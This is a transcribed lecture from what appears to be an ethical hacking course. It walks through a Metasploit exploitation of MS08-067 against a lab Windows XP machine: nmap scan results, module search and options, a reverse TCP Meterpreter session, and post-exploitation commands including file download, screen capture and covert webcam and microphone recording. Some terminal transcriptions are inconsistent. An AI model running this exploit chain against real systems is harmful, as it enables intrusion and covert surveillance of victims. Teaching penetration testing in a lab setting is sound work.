windows/x64/vncinject/reverse.winhttp normal  
windows/x64/vncinject/reverse.winhttps normal  
msf >
```

At least all the available payloads in alphabetic order; see all the payload are listed here. To see all the exploits that are available on the metasploit framework; we use the command *show exploits*.

(Refer Slide Time: 14:05)




```
root@kali: ~  
File Edit View Search Terminal Help  
windows/x64/vncinject/reverse.http normal  
windows/x64/vncinject/reverse.tcp normal  
windows/x64/vncinject/reverse.winhttp normal  
windows/x64/vncinject/reverse.winhttps normal  
windows/x64/vncinject/reverse.tcp.uid normal  
windows/x64/vncinject/reverse.tcp.uid.https normal  
windows/x64/vncinject/reverse.winhttp normal  
windows/x64/vncinject/reverse.winhttps normal  
msf > show exploits
```

So, *exploits* here is the list of all the available exploit and metasploit; similarly we can use; so *auxiliary* command to see all the list of auxiliary available in the metasploit framework. And also we can use *show encoders* command; to see the list of all the encoder available in metasploit.


Now, let us start with the vulnerability which we got from the scanning. So, we got the vulnerability *ms08 – 067*; so now, to scan is there any exploit available with regarding to the term *ms08 – 067*; we can use the command *search*; followed by the term *ms08 – 067*.

(Refer Slide Time: 15:15)




```
root@kali: ~  
File Edit View Search Terminal Help  
windows/vnc/ultravnc_viewer_bof 2008-02-06  
normal UltravNC 1.0.2 Client (vncviewer.exe) Buffer Overflow  
windows/vnc/winvnc http_get 2001-01-29  
average WINVNC Web Server GET Overflow  
windows/vpn/safenet_ike_11 2009-06-01  
average Safenet SoftRemote IKE Service Buffer Overflow  
windows/winrm/winrm_script_exec 2012-11-01  
manual WinRM Script Exec Remote Code Execution  
windows/wins/ms04_045_wins 2004-12-14  
great MS04-045 Microsoft WINS Service Memory Overwrite  
  
msf > search ms08-067  
[*] Module database cache not built yet, using slow search  
  
Matching Modules  
-----  
  
Name Disclosure Date Rank Description  
----  
exploit/windows/smb/ms08_067_netapi 2008-10-28 great MS08-067 Microso  
ft Server Service Relative Path Stack Corruption  
  
msf > clear
```

(Refer Slide Time: 15:55)



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -iL -sC -sV 10.35.1.150  
Starting Nmap 7.70 (https://nmap.org) at 2019-07-08 02:41 EDT  
Pre-scan script results:  
| broadcast-avahi-dos:  
| Discovered hosts:  
| 224.0.0.251  
| After NOLLM UDP avahi packet DoS (CVE-2011-1002).  
| Hosts are all up (not vulnerable).  
|
```


(Refer Slide Time: 16:33)



```
root@kali: ~  
File Edit View Search Terminal Help  
Disclosure date: 2008-10-23  
References:  
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250  
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx  
smb-vuln-ms10-054: false  
smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)  
smb-vuln-ms17-010:  
VULNERABLE:  
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
State: VULNERABLE  
Id: CVE-2017-0143  
Risk factor: HIGH  
A critical remote code execution vulnerability exists in Microsoft SMBv1  
servers (ms17-010).  
Disclosure date: 2017-03-14  
References:  
https://blogs.technet.microsoft.com/msrc/2017/03/12/customer-guidance-for-wannacrypt-attacks/  
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx  
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143  
Nmap done: 1 IP address (1 host up) scanned in 49.60 seconds  
root@kali: ~
```

This is our scan result for the target machine; it is showing *smb vuln ms08 – 067*; this is the vulnerability and this is Microsoft window system vulnerability to remote code execution. So, now using this vulnerability we will try to penetrate inside the target machine. Now here is my metasploit.

(Refer Slide Time: 17:09)



```
root@kali: ~  
File Edit View Search Terminal Help  
msf > search ms08-067  
[*] Module database cache not built yet, using slow search  
Matching Modules  
-----  
Name Disclosure Date Rank Description  
-----  
exploit/windows/smb/ms08_067_netapi 2008-10-28 great MS08-067 Microsoft Server Service Relative Path Stack Corruption  
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(windows/smb/ms08_067_netapi) > show options
```


Now, we will search is there any exploit is present in the metasploit framework with this particular vulnerability *ms08 – 067*. So, to find out this we need to use the command *search* followed by the vulnerability name *ms08 – 067*. It will basically show all the

available exploit with exploit not only exploit it showing all the related exploit, auxiliary payload related to the vulnerability *ms08 – 067*.

Ok, we got the *exploit/windows/smb/ms08_067_netapi*. And its disclosure date is 2008 and 28th of October and rank is great. Now, we will try to exploit the target system using this *exploit* which is available in metasploit framework.

So, how to use this *exploit*? To use any *exploit* we need to use the command *use* and then *exploit*. Now, we need to set some parameter within this *exploit*; so how to check which parameter we need to set? By using the *show options* command; we can check this ok.

(Refer Slide Time: 19:19)



```
root@kali: ~  
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 10.35.1.150  
RHOST => 10.35.1.150  
msf exploit(windows/smb/ms08_067_netapi) > set RPORT 445  
RPORT => 445  
msf exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                            |
|---------|-----------------|----------|----------------------------------------|
| RHOST   | 10.35.1.150     | yes      | The target address                     |
| RPORT   | 445             | yes      | The SMB service port (TCP)             |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC) |

  
Exploit target:  



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
msf exploit(windows/smb/ms08_067_netapi) >
```

We need to set *RHOST*; *RHOST* means remote host means target machine IP address. So, to set *RHOST* we need to use the command; *set* then *RHOST*, then IP address 10.35.1.150. Now, we also need to set *RPORT*; to set *RPORT* we need to use open port from the scanning face; we already find out the port 445 is open in the target machine.

So, it is already 445 port is selected; so no need to change this. So, otherwise if you want to change this port we need to use the command *set RPORT*, then the port number 445. Now by using the *show options* command; we can see that all the options are set and this time it did not do anything using the *SMBPIPE*.

(Refer Slide Time: 20:45)




```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(windows/smb/ms09_047_netapi) > exploit  
[*] Started reverse TCP handler on 10.35.1.153:4444  
[*] 10.35.1.150:445 - Automatically detecting the target...  
[*] 10.35.1.150:445 - Fingerprint: windows XP - Service Pack 2 - lang:English  
[*] 10.35.1.150:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)  
[*] 10.35.1.150:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 10.35.1.150  
[*] Sleeping before handling stage...  
[*] Meterpreter session 1 opened (10.35.1.153:4444 -> 10.35.1.150:1099) at 2019-07-08 02:40:16 -0400  
  
meterpreter > sysinfo  
Computer      : EXPLOITE-383658  
OS            : Windows XP (Build 2600, Service Pack 2).  
Architecture  : x86  
System Language : en-US  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/windows  
meterpreter > help
```

Now to exploit the system, we use the command *exploit* or *run*. So, this time we use the command *exploit*; started reverse TCP handler on the attacker machine. So, this IP address 10.35.1.153 is basically the attacker machine IP address and using the port 4444; this is also the port which is used by the attacker machine.


And see we got the meterpreter session; that means, we already enter inside the target system. By using the command *sysinfo*, we can check the information about the target machine and see it showing windows XP and all the details of the target machine; so; that means, we are already now inside the target machine. Now, we can perform some task from meterpreter session.

(Refer Slide Time: 22:19)



By using the command *help* we can check all the available command in meterpreter session. Now see, lots of interesting commander here in meterpreter session; *bg kill*, *kill* a background meterpreter script.

(Refer Slide Time: 22:43)



Similarly, there is also some other command like *download*; download a file or directory from the victim machine. Then we can also use *mkdir* to make a directory in the victim machine, we can also delete the directory from the victim machine. We can also capture the screen, we can also able to on the web cam in the victim machine and

microphone also. We can also record remotely whatever the conversation is going on in front of the victim machine.